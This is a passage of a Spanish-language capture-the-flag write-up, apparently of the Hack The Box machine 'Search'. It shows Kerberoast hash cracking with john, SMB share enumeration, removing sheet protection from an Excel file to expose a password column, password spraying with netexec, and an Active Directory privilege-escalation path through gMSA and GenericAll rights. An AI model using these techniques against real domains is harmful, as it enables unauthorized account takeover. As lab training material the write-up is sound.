d5dfbb47aaee1cfc5dd870f33b7cda5bf469ae7f545e8d34d939378ac8dd7a2190a612a1c7e3c1e623362dc19392c820a5cc5fb5ca789118bf0962136b8ebd4
```

Lo crackeamos con john:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
@3ONEmillionbaby (?)
1g 0:00:00:05 DONE (2024-12-17 04:56) 0.1692g/s 1944Kp/s 1944Kc/s 1944KC/s @421eduymayte619..@*Eugenia
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Vamos a ver a que usuarios le pertenecen esta contraseña:




```
 [-] search.htb\Frederick.Cuevas:@3ONEmillionbab
 [-] search.htb\Marshall.Skinner:@3ONEmillionbab
 [+] search.htb\Edgar.Jacobs:@3ONEmillionbaby
 [-] search.htb\Elisha.Watts:@3ONEmillionbaby ST
```




```
[-] search.htb\Kaylin.Bird:@3ONEmillionbab
[-] search.htb\Angie.Duffy:@3ONEmillionbab
[-] search.htb\Claudia.Pugh:@3ONEmillionba
[-] search.htb\Jordan.Gregory:@3ONEmillion
[+] search.htb\web_svc:@3ONEmillionbaby
```

Vamos a enumerar los recursos compartidos con el usuario "edgar.jacobs":




```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ smbmap -H 10.10.11.129 -u Edgar.Jacobs -p '@3ONEmillionbaby' -r RedirectedFolders$/edgar.jacobs/Desktop --no-banner
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.11.129:445        Name: search.htb                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        CertEnroll                                              READ ONLY       Active Directory Certificate Services share
        helpdesk                                                READ ONLY
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        RedirectedFolders$                                      READ, WRITE
        ./RedirectedFolders$edgar.jacobs/Desktop
        dw--w--w--                0 Mon Aug 10 06:02:16 2020    .
        dw--w--w--                0 Mon Aug 10 06:02:16 2020    ..
        dr--r--r--                0 Thu Apr  9 16:05:29 2020    $RECYCLE.BIN
        fr--r--r--              282 Mon Aug 10 06:02:16 2020    desktop.ini
        fr--r--r--             1450 Thu Apr  9 16:05:03 2020    Microsoft Edge.lnk
        fr--r--r--            23130 Mon Aug 10 06:30:05 2020    Phishing_Attempt.xlsx
```

Nos lo descargamos y vamos a ver su contenido:



A	B	D	E
firstname	lastname	Username	
Payton	Harmon	Payton.Harmon	
Cortez	Hickman	Cortez.Hickman	
Bobby	Wolf	Bobby.Wolf	
Margaret	Robinson	Margaret.Robinson	
Scarlett	Parks	Scarlett.Parks	
Eliezer	Jordan	Eliezer.Jordan	

Como podemos ver pasa de la "B" a la "D", si movemos las celdas nos dice lo siguiente:




Information

Protected cells can not be modified.


Esto es porque por detras hay algun tipo de proteccion. Vamos a descomprimir el xlsx y vamos a buscar donde se aplica esta proteccion para eliminarla:

```
grep -ri "Protect"
```




```
xl/worksheets/sheet2.xml:<worksheet xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:mc="http://sche
soft.com/office/spreadsheetml/2009/9/ac" xmlns:xr="http://schemas.microsoft.com/office/spreadsheetml/2014/revision" xmlns:xr2="http://schemas.microsoft.com/office/spreadsheetml/2015/revision2" xmlns:xr
"><dimension ref="A1:D17"/><sheetViews><sheetView tabSelected="1" workbookViewId="0"><selection activeCell="F19" sqref="F19"/></sheetView></sheetViews><sheetFormatPr defaultRowHeight="15" x14ac:dyDesce
.5703125" hidden="1" customWidth="1"/><col min="4" max="4" width="19.140625" bestFit="1" customWidth="1"/></cols><sheetData><row r="1" spans="1:4" x14ac:dyDescent="0.25"><c r="A1" t="s"><v>0</v></c><c
c:dyDescent="0.25"><c r="A2" t="s"><v>3</v></c><c r="B2" t="s"><v>4</v></c><c r="C2" t="s"><v>44</v></c><c r="D2" t="str"><f t="shared" ref="D2:D7" si="0">A2&amp;"."&amp;B2</f><v>Payton.Harmon</v></c><
" t="s"><v>45</v></c><c r="D3" t="str"><f t="shared" si="0"/><v>Cortez.Hickman</v></c></row><row r="4" spans="1:4" x14ac:dyDescent="0.25"><c r="A4" t="s"><v>7</v></c><c r="B4" t="s"><v>8</v></c><c r="C
ac:dyDescent="0.25"><c r="A5" t="s"><v>9</v></c><c r="B5" t="s"><v>10</v></c><c r="C5" t="s"><v>35</v></c><c r="D5" t="str"><f t="shared" si="0"/><v>Margaret.Robinson</v></c></row><row r="6" spans="1:4
/c><c r="D6" t="str"><f t="shared" si="0"/><v>Scarlett.Parks</v></c></row><row r="7" spans="1:4" x14ac:dyDescent="0.25"><c r="A7" t="s"><v>14</v></c><c r="B7" t="s"><v>15</v></c><c r="C7" t="s"><v>37</
="0.25"><c r="A8" t="s"><v>16</v></c><c r="B8" t="s"><v>17</v></c><c r="C8" t="s"><v>38</v></c><c r="D8" t="str"><f t="shared" ref="D8:D15" si="1">A8&amp;"."&amp;B8</f><v>Hunter.Kirby</v></c></row><row
 t="s"><v>48</v></c><c r="D9" t="str"><f>A9&amp;"."&amp;B9</f><v>Sierra.Frye</v></c></row><row r="10" spans="1:4" x14ac:dyDescent="0.25"><c r="A10" t="s"><v>18</v></c><c r="B10" t="s"><v>19</v></c><c r
" spans="1:4" x14ac:dyDescent="0.25"><c r="A11" t="s"><v>20</v></c><c r="B11" t="s"><v>21</v></c><c r="C11" t="s"><v>40</v></c><c r="D11" t="str"><f t="shared" si="1"/><v>Eve.Galvan</v></c></row><row r
s"><v>41</v></c><c r="D12" t="str"><f t="shared" si="1"/><v>Jeramiah.Fritz</v></c></row><row r="13" spans="1:4" x14ac:dyDescent="0.25"><c r="A13" t="s"><v>24</v></c><c r="B13" t="s"><v>25</v></c><c r="
:4" x14ac:dyDescent="0.25"><c r="A14" t="s"><v>26</v></c><c r="B14" t="s"><v>11</v></c><c r="C14" t="s"><v>43</v></c><c r="D14" t="str"><f t="shared" si="1"/><v>Joy.Costa</v></c></row><row r="15" spans
></c><c r="D15" t="str"><f t="shared" si="1"/><v>Vincent.Sutton</v></c></row><row r="17" spans="3:3" x14ac:dyDescent="0.25"><c r="C17" s="4"/></row></sheetData><sheetProtection algorithmName="SHA-512"
```

En el archivo "xl/worksheets/sheet2.xml" es donde se aplica la proteccion, eliminamos esa etiqueta:




```
<row r="19" spans="1:4" x14ac:dyDescent="0.45"><c r="A19" s="1" t="s"><v>12</v></c><c r="B19" s="1" t="s"><v>8</v></c><c r="C19" s="1" t="s">
<v>5</v></c><c r="D19" s="1"><v>534</v></c></row><row r="20" spans="1:4" x14ac:dyDescent="0.45"><c r="A20" s="1" t="s"><v>12</v></c><c
r="B20" s="1" t="s"><v>4</v></c><c r="C20" s="1" t="s"><v>9</v></c><c r="D20" s="1"><v>409</v></c></row></sheetData><sheetProtection
algorithmName="SHA-512" hashValue="P7/Uthl1P5drkUn2fEyvxWy5H5jc8EILeXRoiqTJQoJkk/WqO+OKwdr0QxqgYFiAZtVGKvziOZZWSjo30OUyEw=="
saltValue="pVbvw1AHqiwBD6MYxw1gbQ==" spinCount="100000" sheet="1" objects="1" scenarios="1"/><autoFilter ref="A1:D20"
xr:uid="{EBBFC574-29FF-4702-8354-3862F70F5666}"/><pageMargins left="0.7" right="0.7" top="0.75" bottom="0.75" header="0.3" footer="0.3"/>
</worksheet>
```

Comprimimos todos los archivos otra vez en formato xlsx SIN EL ARCHIVO "xlsx" ORIGINAL Y DE FORMA RECURSIVA:




```
┌──(env)─(kali㉿kali)-[~/Downloads/xlsx]
└─$ zip -r phising_bypass.xlsx .
  adding: .~lock.phising.xlsx# (deflated 6%)
  adding: [Content_Types].xml (deflated 79%)
  adding: _rels/ (stored 0%)
  adding: _rels/.rels (deflated 60%)
  adding: docProps/ (stored 0%)
  adding: docProps/core.xml (deflated 47%)
  adding: docProps/app.xml (deflated 52%)
  adding: xl/ (stored 0%)
  adding: xl/sharedStrings.xml (deflated 55%)
  adding: xl/_rels/ (stored 0%)
  adding: xl/_rels/workbook.xml.rels (deflated 74%)
  adding: xl/styles.xml (deflated 89%)
  adding: xl/workbook.xml (deflated 60%)
  adding: xl/printerSettings/ (stored 0%)
  adding: xl/printerSettings/printerSettings2.bin (deflated 67%)
  adding: xl/printerSettings/printerSettings1.bin (deflated 67%)
  adding: xl/charts/ (stored 0%)
  adding: xl/charts/style1.xml (deflated 90%)
  adding: xl/charts/colors1.xml (deflated 73%)
  adding: xl/charts/_rels/ (stored 0%)
  adding: xl/charts/_rels/chart1.xml.rels (deflated 49%)
  adding: xl/charts/chart1.xml (deflated 77%)
  adding: xl/drawings/ (stored 0%)
  adding: xl/drawings/_rels/ (stored 0%)
  adding: xl/drawings/_rels/drawing1.xml.rels (deflated 39%)
  adding: xl/drawings/drawing1.xml (deflated 58%)
  adding: xl/calcChain.xml (deflated 55%)
  adding: xl/worksheets/ (stored 0%)
  adding: xl/worksheets/sheet2.xml (deflated 73%)
  adding: xl/worksheets/sheet1.xml (deflated 79%)
  adding: xl/worksheets/_rels/ (stored 0%)
  adding: xl/worksheets/_rels/sheet2.xml.rels (deflated 42%)
  adding: xl/worksheets/_rels/sheet1.xml.rels (deflated 55%)
  adding: xl/theme/ (stored 0%)
  adding: xl/theme/theme1.xml (deflated 80%)
```

Lo abrimos y podemos mover las columnas:



A	B	C	D
firstname	lastname	password	Username
Payton	Harmon	;;36!cried!INDIA!year!50;;	Payton.Harmon
Cortez	Hickman	..10-time-TALK-proud-66..	Cortez.Hickman
Bobby	Wolf	??47^before^WORLD^surprise^91??	Bobby.Wolf
Margaret	Robinson	//51+mountain+DEAR+noise+83//	Margaret.Robinson
Scarlett	Parks	++47|building|WARSAW|gave|60++	Scarlett.Parks
Eliezer	Jordan	!!05_goes_SEVEN_offer_83!!	Eliezer.Jordan
Hunter	Kirby	~~27%when%VILLAGE%full%00~~	Hunter.Kirby
Sierra	Frye	$$49=wide=STRAIGHT=jordan=28$$18	Sierra.Frye
Annabelle	Wells	==95~pass~QUIET~austria~77==	Annabelle.Wells
Eve	Galvan	//61!banker!FANCY!measure!25//	Eve.Galvan
Jeramiah	Fritz	??40:student:MAYOR:been:66??	Jeramiah.Fritz
Abby	Gonzalez	&&75:major:RADIO:state:93&&	Abby.Gonzalez
Joy	Costa	**30*venus*BALL*office*42**	Joy.Costa
Vincent	Sutton	**24&moment&BRAZIL&members&66**	Vincent.Sutton


Vamos a hacer un ataque de fuerza bruta con todos los usuarios y estas contraseñas para ver a quien le pertenecen:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.129 -u users.txt -p pass.txt --continue-on-success|grep -iv "failure"
SMB                      10.10.11.129    445    RESEARCH         [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESEARCH) (d
SMB                      10.10.11.129    445    RESEARCH         [+] search.htb\Sierra.Frye:$$49=wide=STRAIGHT=jordan=28$$18
```

ESCALADA DE PRIVILEGIOS


Sabemos las credenciales del usuario "Sierra.Frie". Si enumeramos el entorno AD podemos identificar una forma para escalar los privilegios hasta el usuario "tristan.davies" que pertenece al grupo de administradores:


SIERRA.FRYE@SEARCH.HTB
MemberOf
BIRMINGHAM-ITSEC@SEARCH.HTB
MemberOf
ITSEC@SEARCH.HTB
ReadGMSAPassword
BIR-ADFS-GMSA$@SEARCH.HTB
GenericAll
TRISTAN.DAVIES@SEARCH.HTB
MemberOf
ADMINISTRATORS@SEARCH.HTB

Zoom 1:

